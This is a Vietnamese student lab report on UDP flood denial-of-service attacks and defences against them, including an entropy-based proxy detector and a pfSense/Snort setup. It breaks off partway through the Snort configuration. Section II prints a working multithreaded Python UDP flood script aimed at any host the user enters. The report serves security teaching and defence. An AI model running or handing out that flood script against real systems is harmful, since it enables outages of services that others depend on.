HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA CÔNG NGHỆ THÔNG TIN 2

NGÀNH AN TOÀN THÔNG TIN

Môn: Kỹ thuật theo dõi, giám sát an toàn mạng

Đề tài: Tiến hành tấn công từ chối dịch vụ (DOS) UDP Flood và phòng thủ bằng Proxy và Snort & tường lửa Pfsense

GVHD: Nguyễn Xuân Sâm

Nhóm sinh viên thực hiện:

Họ và tên	Mã số sinh viên	Lớp
Nguyễn Minh Hoàng	N17DCAT029	D17CQAT01-N
Bùi Minh Thuận	N17DCAT069	D17CQAT01-N

I. Mục lục

I. Mục lục 2

II. UDP FLOOD DOS ATTACK 3

1. UDP Flood DOS là gì? 3

2. UDP Flood DOS attack hoạt động như thế nào? 3

3. Làm thế nào để giảm thiểu nguy cơ bị tấn công DOS UDP Flood? 4

4. Phân tích gói tin nhận được trong quá trình máy chủ bị tấn công UDP Flood 5

III. Phòng chống tấn công DoS UDP Flood bằng cách tính Entropy của gói tin. 8

1. Entropy là gì? 8

2. Việc sử dụng Entropy liên quan gì đến việc phòng chống DoS UDP Flood? 8

3. Thiết kế hệ thống phát hiện DoS bằng Entropy như thế nào? 8

4. Thiết kế thuật toán tính toán Entropy cho gói tin như thế nào? 9

5. Dữ liệu thu thập được từ một cuộc tấn công DoS UDP Flood 9

6. Thuật toán cảnh báo phát hiện tấn công DoS bằng UDP Flood. 10

7. Ưu nhược điểm của cách phòng thủ bằng Entropy Proxy 10

IV. Phòng chống tấn công DoS UDP Flood bằng Snort và tường lửa Pfsense: 11

1. Giới thiệu tổng quan về tường lửa Pfsense 11

2. Cài đặt pfSense 12

3. **Cấu hình Snort trên pfSense** 13

V. Tài liệu tham khảo 16

II. UDP FLOOD DOS ATTACK

1. UDP Flood DOS là gì?


UDP flood là một dạng tấn công từ chối dịch vụ (denial-of-service) với một số lượng lớn gói tin User Datagram Protocol (UDP) được gửi về máy chủ với mục đích làm quá tải khả năng xử lý và phản hồi của thiết bị. Cho dù máy chủ có được bảo vệ bởi một tường lửa thì không có nghĩa máy chủ sẽ có khả năng chống lại một cuộc tấn công DOS UDP flood đủ lớn, thiết bị tường lửa có thể bị cạn tài nguyên bởi loại tấn công này, dẫn tới việc không thể phân biệt được những gói tin hợp lệ.

2. UDP Flood DOS attack hoạt động như thế nào?

Tấn công UDP bằng cách khái thác các bước mà server thực hiện khi nó phản hồi packet UDP được gửi đến một trong số các port của Client. Trong điều kiện bình thường server nhận packet UDP tại 1 port cụ thể, phản hồi qua 2 bước như sau:

Bước 1: Trước tiên, server kiểm tra xem có các chương trình nào đang chạy hay không, hiện tại đang lắng nghe các port nào được chỉ định của chương trình .

Bước 2: Nếu không có chương trình nào nhận packet tại port, thì server sẽ phản hồi với packet ICMP (ping) để thông báo cho người gửi rằng đích không thể truy cập được.



Tấn công UDP flood có thể được hình dung đến trong bối cảnh các cuộc gọi định tuyến của nhân viên lễ tân khách sạn. Đầu tiên, nhân viên tiếp tân nhận được một cuộc gọi điện thoại trong đó người gọi yêu cầu được kết

nối cuộc gọi với một phòng cụ thể. Sau đó nhân viên tiếp tân cần xem qua danh sách tất cả các phòng để đảm bảo rằng khách có mặt trong phòng và sẵn sàng nhận cuộc gọi. Khi nhân viên lễ tân biết rằng không có khách trong phòng để nhận cuộc gọi, họ phải gọi lại cho người gọi , nói rằng khách không có ở phòng để nhận cuộc gọi. Nếu các line điện thoại sáng lên cùng lúc với các yêu cầu tương tự thì chúng sẽ nhanh chóng trở nên quá tải.

Khi mỗi packet UDP được máy chủ tiếp nhận, nó phải trải qua các bước để xử lý yêu cầu, sử dụng nguồn tài nguyên của server cho quá trình xử lý. Khi các packets UDP được gửi đi , mỗi packets sẽ bao gồm địa chỉ IP của thiết bị nguồn. Trong kiểu tấn công DoS này, kẻ tấn công thường không sử dụng địa chỉ IP thực của họ mà thay vào đó sẽ dùng địa chỉ IP giả mạo nguồn của các packets UDP. Ngăn chặn vị trí thật của kẻ tấn công bị lộ và có khả năng hòa lẫn các gói phản hồi từ máy chủ mục tiêu.

Do server mục tiêu sử dụng tài nguyên để kiểm tra và phản hồi từng packets UDP đã nhận , tài nguyên của server mục tiêu có thể nhanh chóng cạn kiệt khi nhận được một lượng lớn các packets UDP, kết quả việc tấn công Ddos đối với lưu lượng bình thường.

3. Làm thế nào để giảm thiểu nguy cơ bị tấn công DOS UDP Flood?

Hầu hết các hệ điều hành có giới hạn tốc độ phản hồi của các packets ICMP một phần để phá vỡ các cuộc tấn công DDoS yêu cầu phản hồi ICMP. Một nhược điểm của kiểu giảm thiểu này là trong một cuộc tấn công, các packets hợp pháp cũng có thể được lọc trong qúa trình này. Nếu cuộc tấn công UDP flood với khối lượng đủ lớn để cân bằng trạng thái firewall của server mục tiêu. Mọi sự giảm thiểu xảy quá mức của server không đủ xảy ra tình trạng nghẽn nút cổ chai từ server mục tiêu.

Tuy nhiên, trong thực tế, với một hệ thống máy chủ phức tạp, việc phát hiện được tấn công DDOS bằng UDP Flood nói riêng và các loại DDOS khác nói chung rất khó để phát hiện và đưa ra biện pháp ngăn chặn. Đây vẫn là một vấn đề nhức nhối đối với các công ty, cá nhân có hệ thống máy chủ vừa và nhỏ, không có một hệ thống cân bằng tải đủ mạnh để xử lý trường hợp bị tấn công.

4. Phân tích gói tin nhận được trong quá trình máy chủ bị tấn công UDP Flood

Đặt trường hợp máy chủ đang chạy một chương trình chứa một thử thách trong cuộc thi CTF (Capture-The-Flag, một dạng cuộc thi phổ biến trong ngành An Toàn Thông Tin). Trong thực tế, việc tổ chức cuộc thi CTF cũng gặp rất nhiều trường hợp bị DDOS dẫn đến việc chất lượng của cuộc thi bị giảm đi rất nhiều, ảnh hưởng lớn tới thí sinh và BTC).

Mã nguồn Python của thử thách CTF đơn giản như sau:

```python
import socket


flag = b'ptitctf{network-monitoring-udp-flood-detection-is-cool}\n'
tryagain = b'you foo. try again plz\n'

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

server_address = '0.0.0.0'
server_port = 31337

server = (server_address, server_port)
sock.bind(server)
print("Listening on " + server_address + ":"+str(server_port))

while True:
    payload, client_address = sock.recvfrom(1024)


    recv = payload.decode('utf-16')
    recv = recv[:-1]

    print ("Receive: \'" + recv + "\' from "+str(client_address))

    if (recv == 'gimme ur flag!'):
        sent = sock.sendto(flag, client_address)
    else:
        sent = sock.sendto(tryagain, client_address)

```

Theo lý thuyết, việc tấn công DOS UDP Flood khá đơn giản, gửi càng nhiều gói tin chứa càng nhiều dữ liệu càng tốt tới một cổng, ở đây là cổng **31337** , nên việc thiết kế thuật toán bằng Python sẽ không mất quá nhiều thời gian.

Trong thực tế, để tấn công các máy chủ lớn, các Attacker sẽ sử dụng nhiều máy tính để thực hiện tấn công từ chối dịch vụ DOS cùng lúc, đây còn gọi là các máy zombie trong một hệ thống bot-net, các máy zombie này hầu hết đều đã bị nhiễm mã độc thông qua một hoặc nhiều lỗ hổng bảo mật, và Attacker có quyền điều khiển các máy tính này từ xa.

Mã nguồn Python demo tấn công UDP Flood DOS:


```
import random
import socket
import threading

print("#-- UDP FLOOD --#")
ip = str(input(" Host/Ip:"))
port = int(input(" Port:"))

times = int(input(" Packets per one connection:"))
threads = int(input(" Threads:"))
def run():
    data = random._urandom(1024)
    i = random.choice(("[*]","[!]","[#]"))
    while True:
        try:
            s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
            addr = (str(ip),int(port))
            for x in range(times):
                s.sendto(data,addr)
            print(i +" Sent!!!")
        except:
            print("[!] Error!!!")


for y in range(threads):
    th = threading.Thread(target = run)
    th.start()
```

Sau khi khởi động chương trình cho thử thách CTF trên, và thực hiện tấn công UDP, do máy chủ và bản thân chương trình UDP server không có bất cứ phương pháp bảo vệ nào, nên máy chủ nhanh chóng bị quá tải và không thể xử lý những tác vụ tưởng chừng như rất đơn giản. Thu thập gói tin bằng chương trình *Wireshark* và thực hiện phân tích:



	Time	Source	Destination	Protocol	Length	Info
1	2021-05-28 23:33:34.138735	172.17.192.1	172.17.206.46	UDP	1066	56137 → 1337 Len=1024
2	2021-05-28 23:33:34.138874	172.17.192.1	172.17.206.46	UDP	1066	56137 → 1337 Len=1024
3	2021-05-28 23:33:34.139256	172.17.192.1	172.17.206.46	UDP	1066	56138 → 1337 Len=1024
4	2021-05-28 23:33:34.139383	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56137 Len=1024
5	2021-05-28 23:33:34.139383	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56137 Len=1024
6	2021-05-28 23:33:34.139400	172.17.192.1	172.17.206.46	UDP	1066	56138 → 1337 Len=1024
7	2021-05-28 23:33:34.139497	172.17.192.1	172.17.206.46	UDP	1066	56138 → 1337 Len=1024
8	2021-05-28 23:33:34.139737	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56138 Len=1024
9	2021-05-28 23:33:34.139767	172.17.192.1	172.17.206.46	UDP	1066	56138 → 1337 Len=1024
10	2021-05-28 23:33:34.139928	172.17.192.1	172.17.206.46	UDP	1066	56138 → 1337 Len=1024
11	2021-05-28 23:33:34.139986	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56138 Len=1024
12	2021-05-28 23:33:34.139987	172.17.192.1	172.17.206.46	UDP	1066	56138 → 1337 Len=1024
13	2021-05-28 23:33:34.139986	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56138 Len=1024
14	2021-05-28 23:33:34.140040	172.17.192.1	172.17.206.46	UDP	1066	56138 → 1337 Len=1024
15	2021-05-28 23:33:34.140221	172.17.192.1	172.17.206.46	UDP	1066	56138 → 1337 Len=1024
16	2021-05-28 23:33:34.140372	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56138 Len=1024
17	2021-05-28 23:33:34.140372	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56138 Len=1024
18	2021-05-28 23:33:34.140474	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56138 Len=1024
19	2021-05-28 23:33:34.140474	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56138 Len=1024
20	2021-05-28 23:33:34.140568	172.17.192.1	172.17.206.46	UDP	1066	56138 → 1337 Len=1024
21	2021-05-28 23:33:34.140641	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56138 Len=1024
22	2021-05-28 23:33:34.140922	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56138 Len=1024
23	2021-05-28 23:33:34.140987	172.17.192.1	172.17.206.46	UDP	1066	56138 → 1337 Len=1024
24	2021-05-28 23:33:34.141160	172.17.192.1	172.17.206.46	UDP	1066	56138 → 1337 Len=1024
25	2021-05-28 23:33:34.141230	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56138 Len=1024
26	2021-05-28 23:33:34.141435	172.17.192.1	172.17.206.46	UDP	1066	56138 → 1337 Len=1024
27	2021-05-28 23:33:34.141517	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56138 Len=1024
28	2021-05-28 23:33:34.141543	172.17.192.1	172.17.206.46	UDP	1066	56138 → 1337 Len=1024
29	2021-05-28 23:33:34.141799	172.17.192.1	172.17.206.46	UDP	1066	56138 → 1337 Len=1024
30	2021-05-28 23:33:34.141964	172.17.192.1	172.17.206.46	UDP	1066	56138 → 1337 Len=1024
31	2021-05-28 23:33:34.141982	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56138 Len=1024
32	2021-05-28 23:33:34.141982	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56138 Len=1024
33	2021-05-28 23:33:34.142032	172.17.192.1	172.17.206.46	UDP	1066	56138 → 1337 Len=1024
34	2021-05-28 23:33:34.142334	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56138 Len=1024
35	2021-05-28 23:33:34.142334	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56138 Len=1024
36	2021-05-28 23:33:34.142413	172.17.206.46	172.17.192.1	UDP	1066	1337 → 56138 Len=1024
37	2021-05-28 23:33:34.142602	172.17.192.1	172.17.206.46	UDP	1066	56137 → 1337 Len=1024
38	2021-05-28 23:33:34.142681	172.17.192.1	172.17.206.46	UDP	1066	56137 → 1337 Len=1024

Hình ảnh gói tin được truyền qua lại giữa máy chủ CTF và máy attacker

Dựa vào thông tin khá trực quan từ Wireshark, dễ nhận thấy máy chủ phải thực hiện truyền nhận dữ liệu đồng thời phải xử lý rất nhiều dữ liệu ngẫu nhiên cùng lúc, từ đó dẫn tới quá tải.

III. Phòng chống tấn công DoS UDP Flood bằng cách tính Entropy của gói tin.

1. Entropy là gì?

Trong khoa học máy tính, entropy là độ ngẫu nhiên được hệ điều hành hoặc ứng dụng thu thập để sử dụng trong mật mã hoặc các mục đích sử dụng khác yêu cầu dữ liệu ngẫu nhiên. Tính ngẫu nhiên này thường được thu thập từ các nguồn phần cứng (phương sai về tiếng ồn của quạt hoặc ổ cứng), hoặc là những nguồn có sẵn từ trước như chuyển động của chuột hoặc bộ tạo ngẫu nhiên được cung cấp đặc biệt. Việc thiếu entropy có thể có tác động tiêu cực đến hiệu suất và bảo mật.


2. Việc sử dụng Entropy liên quan gì đến việc phòng chống DoS UDP Flood?

Như đã phân tích gói tin trong phần trước, chúng ta nhận thấy rằng việc một máy chủ dẫn đến bị quá tải trong quá trình tấn công DoS bằng UDP Flood là do phải xử lý quá nhiều gói tin có dữ liệu ngẫu nhiên cùng lúc. Bằng cách tính toán Entropy của các gói tin này, chúng ta có thể phân biệt đâu là gói tin bình thường, đâu là gói tin gây nhiễu loạn hệ thống.

3. Thiết kế hệ thống phát hiện DoS bằng Entropy như thế nào?

Trong thực tế, việc mở rộng chương trình service (ở đây là chương trình chứa thử thách CTF) để có khả năng tính toán Entropy sẽ khá phức tạp, và không đạt hiệu quả phòng chống DoS. Vì thế nên, chúng ta sẽ phát triển một chương trình Proxy đóng vai trò là một tường lửa giúp phát hiện cuộc tấn công DoS UDP Flood bằng cách nằm ở giữa client và server, thực hiện tính toán Entropy cho các gói tin được gửi từ client lên server.

Mô hình thiết kế :



4. **Thiết kế thuật toán tính toán Entropy cho gói tin như thế nào?**

Entropy của một gói tin ngẫu nhiên với k ở trạng thái rời rạc K bằng công thức như sau:

H(X) = -sum(each k in K p(k) * log(p(k)))

Entropy thấp nhất được tính cho một biến ngẫu nhiên có một sự kiện duy nhất với xác suất là 1,0. Entropy lớn nhất cho một biến ngẫu nhiên sẽ là nếu tất cả các sự kiện đều có khả năng xảy ra như nhau.

Sử dụng thư viện **numpy** và **scipy** của python, mã nguồn hàm tính entropy của gói tin như sau:

```
def calc_entropy(labels, base=None):
    n_labels = len(labels)

    if n_labels <= 1:
        return 0

    value,counts = np.unique(labels, return_counts=True)
    probs = counts / n_labels
    n_classes = np.count_nonzero(probs)

    if n_classes <= 1:
        return 0

    ent = 0.

    # Compute entropy
    base = e if base is None else base
    for i in probs:
        ent -= i * log(i, base)

    return ent
```

5. **Dữ liệu thu thập được từ một cuộc tấn công DoS UDP Flood**

Sau khi khởi động chương trình thử thách CTF đồng thời cùng với chương trình proxy để thực hiện sniff gói tin. Ta tiến hành tấn công DoS UDP Flood, kết quả entropy của một vài gói tin thu được kết quả như sau:

STT	Entropy
1	5.374658652987844
2	5.4250226975966775
3	5.396595316074639
4	5.4114481440191735
5	5.4114481440191735
…	…

Dựa vào bảng dữ liệu trên, chúng ta nhận thấy rằng entropy của một gói tin gồm những byte dữ liệu ngẫu nhiên sẽ cho ra entropy cao hơn

nhiều so với những gói tin thông thường. Từ đây, chúng ta có thể chọn hạn mức entropy cho một gói tin hợp lệ là **5** và phát triển tiếp được thuật toán cảnh báo phát hiện tấn công DoS bằng phương thức UDP Flood.

6. Thuật toán cảnh báo phát hiện tấn công DoS bằng UDP Flood.

Như đã trình bày ở phần trên, với hạn mức entropy cho gói tin tối đa là 5, ta sẽ cho chương trình proxy sniff gói tin và tính toán entropy. Nếu một địa chỉ IP cố tình gửi nhiều gói tin chứa nhiều byte ngẫu nhiên quá một số lần nhất định, chương trình proxy sẽ gửi cảnh báo tới người dùng, và thực hiện chặn địa chỉ IP này trong một khoảng thời gian ngắn, hoặc có thể chặn vĩnh viễn, từ chối mọi gói tin tới từ địa chỉ IP đó.

Mã nguồn cơ chế phát hiện tấn công UDP Flood:

```
dos_count = 0

while True:
    data, addr = sock_src.recvfrom(1024)

    # check banned ip address
    if(addr[0] in rejected_ip):
        continue

    arr = list(data)
    packet_entropy = calc_entropy(arr)
    print(packet_entropy)
    if(packet_entropy > 5.0):

        print("[!] WARNING: Packet's entropy higher than expected.")
        dos_count += 1

        if(dos_count == MAX_HIGH_ENTROPY_PACKETS):
            print("_____")
            print("____[!] UDP FLOOD ATTACK DETECTED [!]____")
            print("_____")
            print(" IP address: "+ addr[0]+" was banned !")

            rejected_ip.append(addr[0])
            dos_count = 0

        #drop packet
        continue
```

7. Ưu nhược điểm của cách phòng thủ bằng Entropy Proxy

**** Ưu điểm:***

- Gọn nhẹ, có thể cài đặt ở bất kỳ nơi đâu.
- Phát hiện nhanh chóng, có thể phát triển tối ưu riêng dành cho kiểu tấn công DoS UDP Flood.

**** Nhược điểm:***

- Vẫn tồn tại khả năng bị qua mặt. Đặt trường hợp attacker không sử dụng những gói tin có các bytes ngẫu nhiên, thay vào đó sử dụng một số lượng lớn dữ liệu có một byte duy nhất (vd: **'a' * 1024**). Lúc này, entropy của gói tin sẽ không cao nhưng vẫn đạt được mục đích tấn công DoS bằng UDP Flood, vì vẫn có rất nhiều dữ liệu mà máy chủ phải xử lý.


IV. Phòng chống tấn công DoS UDP Flood bằng Snort và tường lửa Pfsense:

1. Giới thiệu tổng quan về tường lửa Pfsense

PfSense là một ứng dụng có chức năng định tuyến vào tường lửa mạnh và miễn phí, ứng dụng này sẽ cho phép bạn mở rộng mạng của mình mà không bị thỏa hiệp về sự bảo mật. Bắt đầu vào năm 2004, khi m0n0wallmới bắt đầu chập chững– đây là một dự án bảo mật tập trung vào các hệ thống nhúng – pfSense đã có hơn 1 triệu download và được sử dụng để bảo vệ các mạng ở tất cả kích cỡ, từ các mạng gia đình đến các mạng lớn của của các công ty. Ứng dụng này có một cộng đồng phát triển rất tích cực và nhiều tính năng đang được bổ sung trong mỗi phát hành nhằm cải thiện hơn nữa tính bảo mật, sự ổn định và khả năng linh hoạt của nó.

Pfsense bao gồm nhiều tính năng mà bạn vẫn thấy trên các thiết bị tường lửa hoặc router thương mại, chẳng hạn như GUI trên nền Web tạo sự quản lý một cách dễ dàng

pfSense được dựa trên FreeBSD và giao thức Common Address Redundancy Protocol (CARP) của FreeBSD, cung cấp khả năng dự phòng bằng cách cho phép các quản trị viên nhóm hai hoặc nhiều tường lửa vào một nhóm tự động chuyển đổi dự phòng. Vì nó hỗ trợ nhiều kết nối mạng diện rộng (WAN) nên có thể thực hiện việc cân bằng tải.



Đặc điểm khá quan trọng là cấu hình để cài đặt sử dụng phần mềm Pfsense không đòi hỏi cao .Chúng ta chỉ cần một máy tính P3,Ram 128 MB ,HDD 1GB cũng đủ để dựng được tường lửa Pfsense.

Tuy nhiên đặc thù Pfsense là tường lửa ngăn các nguy hại giữa mạng WAN và mạng LAN nên máy cài đặt Pfsense yêu cầu tối thiểu 2 card mạng

2. Cài đặt pfSense

Để chạy pfSense đúng cách, bạn cần một máy với cấu hình tối thiểu CPU 100MHz với 128MB Ram và có ít nhất hai card giao diện mạng (NIC), một cho LAN và một cho WAN. Yêu cầu tối thiểu này đáp ứng được cho thông lượng nhỏ hơn 10Mbps. Khi thông lượng mạng của bạn và tính năng sử dụng tăng, thì các yêu cầu của pfSense cũng tăng theo. Hãy kiểm tra trên trang của pfSense để có được các chi tiết kỹ thuật thích hợp nhất cho các yêu cầu của bạn.

Qúa trình cài đặt Pfsense khá đơn giản và ít bước .


3. **Cấu hình Snort trên pfSense**

Snort là một hệ thống ngăn chặn và phát hiện sự xâm nhập trái phép (IDS/IPS) mã nguồn mở và miễn phí nhưng có nhiều tính năng đáng mong đợi. Snort có kiến trúc kiểu module, dễ dàng cho các quản trị viên tự bổ sung để tăng cường tính năng cho hệ thống của mình.

Sau khi cài đặt Snort trên pfSense bằng Package Manager của pfSense, ta thực hiện cấu hình rules cho Snort:


Truy cập Rules Update Settings, và thực hiện những cấu hình sau :

- Update Interval – chọn khoảng thời gian gửi gói tin update Interval
- Update Start Time – chọn khoảng thời gian để update Snort rules

